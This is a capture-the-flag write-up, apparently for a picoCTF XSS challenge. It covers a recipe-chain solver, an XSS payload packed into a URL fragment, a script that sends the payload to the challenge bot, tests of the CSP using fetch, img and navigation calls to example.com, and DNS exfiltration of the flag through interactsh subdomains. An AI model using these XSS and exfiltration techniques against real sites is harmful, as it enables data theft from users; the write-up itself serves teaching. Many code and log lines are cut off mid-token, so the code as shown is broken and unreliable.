    ["Computer Chip", "Rain", "Email"], ["Fire", "Rainbow", "Colorful Flames"], ["Hot Sprin
    ["Brick Oven", "Wall", "Fireplace"], ["Glass", "Software", "Vulnerability"], ["Fog", "M
    ["Artificial Intelligence", "Data Mining", "Machine Learning"], ["Ash", "Brick", "Brick
    ["Artificial Intelligence", "Computer Chip", "Smart Device"], ["Fire", "Steam Engine",
    ["Encryption", "Software", "Cybersecurity"], ["Graphic Design", "Mosaic", "Artwork"], [
    ["Rainbow", "Swamp", "Reflection"], ["Air", "Fire", "Smoke"], ["Program", "Smart HVAC S
    ["Brick", "Earth", "Wall"], ["Heat Engine", "Steam Locomotive", "Railway Engine"], ["As
    ["Colorful Pattern", "Hot Spring", "Rainbow Pool"], ["Fire", "Sand", "Glass"], ["Art",
    ["Electricity", "Power Surge", "Overload"], ["Colorful Pattern", "Computer Chip", "Grap
    ["Artificial Intelligence", "Cloud", "Cloud Computing"], ["Computer Chip", "Earth", "Ge
    ["Computer Chip", "Overload", "Circuit Failure"], ["Data Mining", "Geolocation", "Locat
    ["Cloud", "Dust", "Rainbow"], ["Hot Spring", "Obsidian", "Hot Tub"], ["Steam Engine", "
    ["Brick", "Steam Engine", "Steam Locomotive"], ["Brick", "Colorful Pattern", "Mosaic"],
    ["Electricity", "Water", "Hydroelectric Power"], ["Brick", "Rainbow", "Colorful Pattern
    ["Hot Spring", "Thunderstorm", "Lightning"], ["Ash", "Clay", "Ceramic"], ["Cybersecurit
    ["Internet", "Smart Device", "Cloud Computing"], ["Magma", "Mist", "Rock"], ["Interacti
    ["Colorful Pattern", "Graphic Design", "Design Template"], ["Fire", "Magma", "Volcano"]
];
```

We know that we start with Fire, Water, Earth and Air. We must find a chain of recipes of less than length 50 such that each step only depends on elements we have found so far, and such that the XSS element is created.

Let’s solve for this in a very naive way. Let’s simply loop through the available recipes, crafting every element that we have not already crafted and for which we have the requisite precursors, until we get to “XSS”.

```python
#!/usr/bin/env python3
from typing import List, Tuple

Step = Tuple[str, str, str]
RecipeChain = List[Step]

recipes: [RecipeChain] = [
    ["Ash", "Fire", "Charcoal"], ["Steam Engine", "Water", "Vapor"], ["Brick Oven", "Heat E
    ["Magma", "Mud", "Obsidian"], ["Earth", "Mud", "Clay"], ["Volcano", "Water", "Volcanic
    ["Obsidian", "Rain", "Black Rain"], ["Colorful Pattern", "Fire", "Rainbow Fire"], ["Clo
    ["Electricity", "Haze", "Static"], ["Fire", "Water", "Steam"], ["Dust", "Rainbow", "Pow
    ["Fire", "Mud", "Brick"], ["Hot Spring", "Swamp", "Sulfur"], ["Adobe", "Graphic Design"
    ["IoT", "Security", "Encryption"], ["Colorful Pattern", "Mosaic", "Patterned Design"],
    ["Earth", "Water", "Mud"], ["Brick", "Fire", "Brick Oven"], ["Colorful Pattern", "Obsid
    ["Colorful Display", "Graphic Design", "Colorful Interface"], ["Fire", "Mist", "Fog"],
    ["Earth", "Fire", "Magma"], ["Air", "Earth", "Dust"], ["Cloud", "Rainbow", "Rainbow Clo
    ["Obsidian", "Thunderstorm", "Lightning Conductor"], ["Cloud", "Rain", "Thunderstorm"],
    ["Dust", "Fire", "Ash"], ["Cement", "Swamp", "Marsh"], ["Hot Tub", "Mud", "Mud Bath"],
    ["Ceramic", "Fire", "Earthenware"], ["Haze", "Swamp", "Fog Machine"], ["Rain", "Rainbow
    ["Dust", "Haze", "Sandstorm"], ["Ash", "Hot Spring", "Geothermal Energy"], ["Ash Rock",
    ["Computer Chip", "Fire", "Data"], ["Colorful Pattern", "Swamp", "Algae"], ["Fog", "Wat
    ["Artificial Intelligence", "Data", "Encryption"], ["Internet", "Smart Thermostat", "Io
    ["Computer Chip", "Volcano", "Data Mining"], ["Obsidian", "Water", "Hot Spring"], ["Com
    ["User Input", "Visualization", "Interactive Design"], ["Mist", "Mud", "Swamp"], ["Geol
    ["Computer Chip", "Rain", "Email"], ["Fire", "Rainbow", "Colorful Flames"], ["Hot Sprin
    ["Brick Oven", "Wall", "Fireplace"], ["Glass", "Software", "Vulnerability"], ["Fog", "M
    ["Artificial Intelligence", "Data Mining", "Machine Learning"], ["Ash", "Brick", "Brick
    ["Artificial Intelligence", "Computer Chip", "Smart Device"], ["Fire", "Steam Engine",
    ["Encryption", "Software", "Cybersecurity"], ["Graphic Design", "Mosaic", "Artwork"], [
    ["Rainbow", "Swamp", "Reflection"], ["Air", "Fire", "Smoke"], ["Program", "Smart HVAC S
    ["Brick", "Earth", "Wall"], ["Heat Engine", "Steam Locomotive", "Railway Engine"], ["As
    ["Colorful Pattern", "Hot Spring", "Rainbow Pool"], ["Fire", "Sand", "Glass"], ["Art",
    ["Electricity", "Power Surge", "Overload"], ["Colorful Pattern", "Computer Chip", "Grap
    ["Artificial Intelligence", "Cloud", "Cloud Computing"], ["Computer Chip", "Earth", "Ge
    ["Computer Chip", "Overload", "Circuit Failure"], ["Data Mining", "Geolocation", "Locat
    ["Cloud", "Dust", "Rainbow"], ["Hot Spring", "Obsidian", "Hot Tub"], ["Steam Engine", "
    ["Brick", "Steam Engine", "Steam Locomotive"], ["Brick", "Colorful Pattern", "Mosaic"],
    ["Electricity", "Water", "Hydroelectric Power"], ["Brick", "Rainbow", "Colorful Pattern
    ["Hot Spring", "Thunderstorm", "Lightning"], ["Ash", "Clay", "Ceramic"], ["Cybersecurit
```

```
    ["Internet", "Smart Device", "Cloud Computing"], ["Magma", "Mist", "Rock"], ["Interacti
    ["Colorful Pattern", "Graphic Design", "Design Template"], ["Fire", "Magma", "Volcano"]
]


def solve() -> RecipeChain:
    """Naively find a chain of recipes that produces XSS"""
    found = {"Fire", "Water", "Earth", "Air"}
    chain = []

    while True:
        # For each recipe
        for p1, p2, product in recipes:
            # If we have both precursors and product has not yet been found
            if p1 in found and p2 in found and product not in found:
                # Add the recipe to the chain and add product to found
                chain.append((p1, p2, product))
                found.add(product)
                # Check if we're done, return the chain if so
                if product == "XSS":
                    return chain


if __name__ == "__main__":
    chain = solve()
    print(len(chain))
```

```
% ./gen.py
119
```

This will find a chain that satisfies our requirements. However, in running it, we find that the chain of recipes it produces is of length 119. This is far in excess of our budget - recall that we can only afford to direct the bot to work with a chain of less than 50 steps.

Perhaps we were wasteful in building the chain. We were greedily manufacturing any element we could, without being concerned if it was a dependency on our journey towards producing XSS.

We can trim the chain such that it only has necessary steps. We can do this by walking backwards through the chain, starting from the second-to-last step (it wouldn’t make sense to trim the last step - that’s the one that produces XSS) and checking to see if the product of that step is a dependency of any future step. If not, we can drop it from the chain.

Augmenting our code as follows:

```python
if __name__ == "__main__":
    chain = solve()
    print(f"Original chain length: {len(chain)}")

    # Trim the chain by working backwards from the second-to-last step,
    # removing any which is not necessary for producing subsequent elements
    for i in range(len(chain) - 2, -1, -1):
        product = chain[i][2]
        # Check if it's used in any subsequent step
        for j in range(i + 1, len(chain)):
            if chain[j][0] == product or chain[j][1] == product:
                # It's a dependency, stop checking
                break
        else:
            # We completed the for loop without breaking. It's not a dependency.
            # Remove the step from the chain
            chain = chain[:i] + chain[i + 1:]

    print(f"Trimmed chain length: {len(chain)}")
    print([[x[0], x[1]] for x in chain])
```

Results in:

```
Original chain length: 119
Trimmed chain length: 29
[['Earth', 'Water'], ['Earth', 'Fire'], ... SNIP ...
```

… This was actually a surprise to me. I didn't expect it to trim the chain to be less than 50 steps! At first I thought there must be a bug in the chain-trimming code, but the chain it produced was indeed correct.

I was of the assumption that the set of recipes was pathological, with multiple different paths to XSS, and with few of them being able to be achieved in less than 50 steps.

My ugly CTF-grade strategy during the contest was:

1. Start with the four base elements
2. Randomly pick a recipe from the list of recipes until I found one that was producible by the elements I have found so far and for which I had not already found the produced element

3. Goto 2 until I get to XSS
4. Print the length of the chain and goto 1

I'd get a sense for how short a random (and, granted, wasteful) chain could be given the full set of recipes. I then eliminated a random recipe from the list of recipes and re-ran the experiment, noticing whether the chains tended to be longer (indicating I'd probably removed a dependency of an optimal chain) or whether it failed to build a chain at all (indicating I'd removed enough dependencies of the sum total of possible chains). It only took a minute or so to thin the recipe book out enough that a random chain through it to XSS would satisfy the "less than 50 steps" constraint.

It's not dumb if it works, and it got us a recipe chain with which we could explore the rest of the challenge, but it was deeply unsatisfying to me. I'm much happier with the cleaner solution of "generate a naive chain and then eliminate unnecessary steps". However, I can certainly imagine that pathological recipe books exist which make it difficult to choose an optimal path from many possible paths. Surely there's an efficient graph traversal solution for such a case.

Anyway! We have our chain.


```
chain = [['Earth', 'Water'], ['Earth', 'Fire'], ['Air', 'Earth'], ['Air', 'Water'], ['Magma
         ['Fire', 'Mud'], ['Fire', 'Mist'], ['Obsidian', 'Water'], ['Air', 'Rock'], ['Fog',
         ['Hot Spring', 'Sludge'], ['Fire', 'Steam Engine'], ['Brick', 'Mud'], ['Hot Spring
         ['Earth', 'Obsidian'], ['Brick', 'Fog'], ['Computer Chip', 'Steam Engine'], ['Dust
         ['Adobe', 'Cloud'], ['Electricity', 'Software'], ['Computer Chip', 'Fire'],
         ['Artificial Intelligence', 'Data'], ['Encryption', 'Software'], ['Fire', 'Sand'],
         ['Glass', 'Software'], ['Cybersecurity', 'Vulnerability'], ['Exploit', 'Web Design
```

We can now throw away our code and start afresh. We'll start by stitching together an encoded URL fragment that uses the winning chain to (hopefully) trigger XSS.

```python
#!/usr/bin/env python3
import base64
import json

chain = [['Earth', 'Water'], ['Earth', 'Fire'], ['Air', 'Earth'], ['Air', 'Water'], ['Magma
         ['Fire', 'Mud'], ['Fire', 'Mist'], ['Obsidian', 'Water'], ['Air', 'Rock'], ['Fog',
         ['Hot Spring', 'Sludge'], ['Fire', 'Steam Engine'], ['Brick', 'Mud'], ['Hot Spring
         ['Earth', 'Obsidian'], ['Brick', 'Fog'], ['Computer Chip', 'Steam Engine'], ['Dust
         ['Adobe', 'Cloud'], ['Electricity', 'Software'], ['Computer Chip', 'Fire'],
         ['Artificial Intelligence', 'Data'], ['Encryption', 'Software'], ['Fire', 'Sand'],
         ['Glass', 'Software'], ['Cybersecurity', 'Vulnerability'], ['Exploit', 'Web Design


def build_state(xss: str) -> dict:
    """Build a state that has a satisfactory recipe and a given XSS payload"""
    assert len(xss) < 300, "XSS payload is too long"
    return {
        "recipe": chain,
        "xss": xss,
    }


def state_as_fragment(state: dict):
    """Return the given state as a URL fragment"""
    state_json = json.dumps(state)
    state_b64 = base64.b64encode(state_json.encode()).decode()
    return "#" + state_b64


def main():
    state = build_state("alert(1)")
    print(state_as_fragment(state))


if __name__ == "__main__":
    main()
```

```
% ./solution.py
#eyJyZWNpcGUiOiBbWyJFYXJ0aCIsICJXYXRlciJdLCBbIkVhcnRoIiwgIkZpcmUiXSwgWyJBaXIiLCAiRWFydGgiXS
```

Browsing to an instance of the challenge with this URL fragment shows that we've achieved XSS.



Progress

- DONE: Understand what we're working with
  - There is an XSS opportunity through the URL fragment, where a chain of recipes that produces "XSS" will evaluate the `xss` payload
- DONE: Understand what we can do with the XSS. How can it get us the flag?
  - We can coax a bot into consuming a URL fragment of our choice. The bot has the flag in `state.flag`
- DONE: Create a recipe chain for the URL fragment. It must be less than 50 steps in length and must produce the "XSS" element.
  - We built a chain of length 29 that produces XSS. When packaged in a URL fragment, we can locally execute `alert(1)`

- **TODO: Use the XSS against the bot to leak the flag**

This is too easy

Theoretically, we can now direct the bot to trigger an XSS payload of our choosing.

The following code will instruct the bot to execute `alert(1)` using the `/remoteCraft` endpoint:

```
import requests



class Bot:
    s: requests.Session
    baseurl: str

    def __init__(self, baseurl: str):
        self.s = requests.session()
        self.baseurl = baseurl

    def trigger(self, xss: str):
        r = self.s.get(url=self.baseurl.rstrip("/") + "/remoteCraft",
                       params={
                           "recipe": json.dumps(build_state(xss))
                       })
        r.raise_for_status()
        if r.text != "visiting!":
            raise Exception(f"Unexpected response from bot: {r.text}")



def main():
    bot = Bot(baseurl="http://rhea.picoctf.net:54083/")
    bot.trigger("alert(1)")
```

The bot seems to have been happy to consume the `alert(1)` XSS. However, we have no way of knowing if it actually landed.

Put another way, if an `alert(1)` falls in the forest, but no one is around to see it, does it make a sound?

At this point we'd normally treat this as a blind XSS. Maybe we'd use a blind XSS service such as XSS Hunter or BXSS Hunter. The bot would give us a copy of the DOM and a screenshot of the page, confirming the XSS is landing. We'd then deliver an XSS payload that phones the flag home to, say, an interactsh URL, and we'd be done.

The problem is, as we'll soon discuss, the bot is not able to make any such connections!

And thus begins the part of this post covering **things that won't work**. For us, finding what worked was by far the toughest part of this challenge.

Progress

- DONE: Understand what we're working with
  - There is an XSS opportunity through the URL fragment, where a chain of recipes that produces "XSS" will evaluate the `xss` payload
- DONE: Understand what we can do with the XSS. How can it get us the flag?
  - We can coax a bot into consuming a URL fragment of our choice. The bot has the flag in `state.flag`
- DONE: Create a recipe chain for the URL fragment. It must be less than 50 steps in length and must produce the "XSS" element.
  - We built a chain of length 29 that produces XSS. When packaged in a URL fragment, we can locally execute `alert(1)`
- **TODO: Use the XSS against the bot to leak the flag**
  - **TODO: Leak the flag using an `<img>` tag?**
  - **TODO: Leak the flag using `fetch()`?**

The Content Security Policy (CSP)

The `index.mjs` server says:

```
createServer((req, res) => {
    const url = new URL(req.url, 'http://127.0.0.1');

    const csp =  [
        "default-src 'none'",
        "style-src 'unsafe-inline'",
        "script-src 'unsafe-eval' 'self'",
        "frame-ancestors 'none'",
        "worker-src 'none'",
        "navigate-to 'none'"
    ]

    // no seriously, do NOT attack the online-mode server!
    // the solution literally CANNOT use it!
    if (req.headers.host !== '127.0.0.1:8080') {
        csp.push("connect-src https://elements.attest.lol/");
    }

    res.setHeader('Content-Security-Policy', csp.join('; '));
```

And so very early on, the challenge is setting a very strict CSP.

My rearranged reading of it as follows:

- `style-src 'unsafe-inline'`: The browser may load style information from in-line style sheets. It must not load a discrete `.css` file from any website, including the challenge site itself.
- `script-src 'unsafe-eval' 'self'`: The browser may load JavaScript files only from `self` (i.e. the challenge site) and it may use the `eval()` function to execute dynamic JavaScript (else the "free" XSS wouldn't work).
- `frame-ancestors 'none'`: The browser must not allow any webpage to put the challenge site in an iframe.
- `worker-src 'none'`: The browser must not allow registration of any WebWorker or ServiceWorker in the context of the challenge site.
- `navigate-to 'none'`: This CSP directive is "not currently implemented in browsers, and although it was part of the CSP 3 spec, it has since been removed" and so we can assume it has no effect.
- `connect-src https://elements.attest.lol/`: If the visitor of the site is not visiting via `http://127.0.0.1:8000` (i.e. it is not the bot) then the browser may make connections only to

the third-party site relating to the online mode. The bot won't be given this directive and so won't be blessed to make such connections.
- `default-src 'none'`: For all "fetch directives" not covered by the above, the browser must not make any such connections. See the MDN docs for an overview of the directives this covers.

This is extremely restrictive. We can't, for example, drop an `<image src>` or `<script src>` tag pointing off-site to trigger a cross-site HTTP request or DNS request. Such an attempt will immediately be arrested by the CSP policy.

Via the developer console from the context of the challenge site:

```
(() => {
    const myImage = document.createElement("img")
    myImage.src = "//example.com/image"
    document.body.appendChild(myImage)

    const myScript = document.createElement("script")
    myScript.src = "//example.com/script"
    document.body.appendChild(myScript)

    const myLink = document.createElement("link")
    myLink.rel = "stylesheet"
    myLink.href = "//example.com/link"
    document.head.appendChild(myLink)
})()
```

```
Loading failed for the <script> with source “http://example.com/script”. rhea.picoctf.net:6
Content-Security-Policy: The page's settings blocked the loading of a resource at http://ex
Content-Security-Policy: The page's settings blocked the loading of a resource at http://ex
Content-Security-Policy: The page's settings blocked the loading of a resource at http://ex
```

We see that the loading of off-site images is denied by the `default-src` policy, scripts are denied by the `script-src` policy, and stylesheets are denied by the `style-src` policy.

`fetch()` and `XMLHttpRequest` are also blocked by CSP:

```
fetch("http://example.com/fetch")
```

```
VM71:1 Refused to connect to 'http://example.com/fetch' because it violates the following C

(anonymous) @ VM71:1
VM71:1 Refused to connect to 'http://example.com/fetch' because it violates the document's
(anonymous) @ VM71:1
Promise {<rejected>: TypeError: Failed to fetch
    at <anonymous>:1:1}
VM71:1 Uncaught (in promise) TypeError: Failed to fetch
    at <anonymous>:1:1
```

```
(() => {
    var xhr = new XMLHttpRequest();
    xhr.open("GET", "http://example.com/xhr", true);
    xhr.send();
})()
```

```
VM125:4 Refused to connect to 'http://example.com/xhr' because it violates the following Co
```

It's interesting that the author of the challenge included `navigate-to: 'none'` in the CSP. This is not actually supported by browsers, and so should have no effect. Perhaps we can navigate the bot browser away from the challenge site to a URL on a host we control, and smuggle the flag within, say, the query string?

As a quick aside, I was inspired to talk about the things in the coming sections by the HackTricks CSP Bypass page. If you'd like to check it out now, I'll be here when you get back. Spoiler alert: As great of a reference as it is, the author of this challenge seems to have battened enough hatches to break all of HackTricks' techniques.

Progress

- DONE: Understand what we're working with
    - There is an XSS opportunity through the URL fragment, where a chain of recipes that produces "XSS" will evaluate the `xss` payload
- DONE: Understand what we can do with the XSS. How can it get us the flag?

    - We can coax a bot into consuming a URL fragment of our choice. The bot has the flag in `state.flag`
- DONE: Create a recipe chain for the URL fragment. It must be less than 50 steps in length and must produce the “XSS” element.
    - We built a chain of length 29 that produces XSS. When packaged in a URL fragment, we can locally execute `alert(1)`
- **TODO: Use the XSS against the bot to leak the flag**
    - WON’T WORK: ~~Leak the flag using an `<img>` tag?~~ - Defeated by CSP
    - WON’T WORK: ~~Leak the flag using `fetch()`?~~ - Defeated by CSP
    - **TODO: Leak the flag with a cross-site navigation?**

The Chrome Policy

The `Dockerfile` says:

```
COPY policy.json /etc/chromium/policies/managed/policy.json
```

`policy.json` says:

```
{"URLAllowlist":["127.0.0.1:8080"],"URLBlocklist":["*"]}
```

The challenge leverages Chrome policies and the URLAllowlist/URLBlocklist directives to prevent navigation to all websites except for the challenge site (127.0.0.1:8000)

Recall that the CSP employs the ineffective `navigate-to: 'none'` directive. As this directive is meaningless, we would normally be able to do the following from the context of the challenge site:

```
document.location.href = "//example.com"
```


to navigate the site away from the challenge, causing a DNS request and a cross-site HTTP request, allowing us to leak data.

This technique works just fine, until you employ a Chrome policy similar to that in the challenge:


```
% sudo mkdir -p /etc/chromium/policies/managed

% echo '{"URLAllowlist":["rhea.picoctf.net:52535", "devtools://*"],"URLBlocklist":["*"]}' |
```

(Note that we additionally allow `devtools://*` to permit access to the Chromium devtools so we can run JavaScript from the console)

Before:



After:



The CSP of the challenge site doesn't mind us navigating away to an attacker-chosen URL, but at this stage the Chrome policy kicks in and prevents us from visiting the URL (unless it's the challenge site itself, which doesn't seem to be of much use to us).

Now, at this stage, if you were to navigate Chromium away to a blocked-by-policy URL such as interactsh, while the browser will refuse to GET the URL, **a DNS request will still occur**! Perhaps we could use this as a data channel to smuggle the flag out?

Progress

- DONE: Understand what we're working with
  - There is an XSS opportunity through the URL fragment, where a chain of recipes that produces "XSS" will evaluate the `xss` payload
- DONE: Understand what we can do with the XSS. How can it get us the flag?
  - We can coax a bot into consuming a URL fragment of our choice. The bot has the flag in `state.flag`

- DONE: Create a recipe chain for the URL fragment. It must be less than 50 steps in length and must produce the “XSS” element.
    - We built a chain of length 29 that produces XSS. When packaged in a URL fragment, we can locally execute `alert(1)`
- **TODO: Use the XSS against the bot to leak the flag**
    - WON’T WORK: ~~Leak the flag using an `<img>` tag?~~ - Defeated by CSP
    - WON’T WORK: ~~Leak the flag using `fetch()`?~~ - Defeated by CSP
    - WON’T WORK: ~~Leak the flag with a cross-site navigation?~~ - Defeated by Chrome Policy (URLAllowList/URLBlockList)
    - **TODO: Leak the flag over DNS with a cross-site navigation?**
    - **TODO: Leak the flag over DNS using prefetching?**

DNS Leakage

First of all, what do we mean when we talk about leaking data over DNS?

Take for example an interactsh canary hostname:

```
% interactsh-client

    _       __                        __       __
   (_)___  / /____  _________ _____/ /_____/ /_
  / / __ \/ __/ _ \/ ___/ __ '/ ___/ __/ ___/ __ \
 / / / / / /_/  __/ /  / /_/ / /__/ /_(__  ) / / /
/_/_/ /_/\__/\___/_/   \__,_/\___/\__/____/_/ /_/

                projectdiscovery.io

[INF] Current interactsh version 1.1.9 (latest)
[INF] Listing 1 payload for OOB Testing
[INF] co0hk87hfltcf4deva80n36osfddtah3g.oast.live
```

interactsh will report not only on HTTP requests made to the given hostname, but also on DNS lookups of the given hostname.

If you do:

```
% dig co0hk87hfltcf4deva80n36osfddtah3g.oast.live +short
178.128.210.172
```

Then in the interactsh output you get:

```
[co0hk87hfltcf4deva80n36osfddtah3g] Received DNS interaction (A) from REDACTED at 2024-03-2
```

Furthermore, it will report on DNS lookups of a *subdomain* of the given hostname:

```
% dig aaaa.co0hk87hfltcf4deva80n36osfddtah3g.oast.live +short
178.128.210.172
```

```
[aaaa.co0hk87hfltcf4deva80n36osfddtah3g] Received DNS interaction (A) from REDACTED at 2024
```

What if we were to, say, base32-encode the flag and make it be the subdomain part of a DNS request?

```
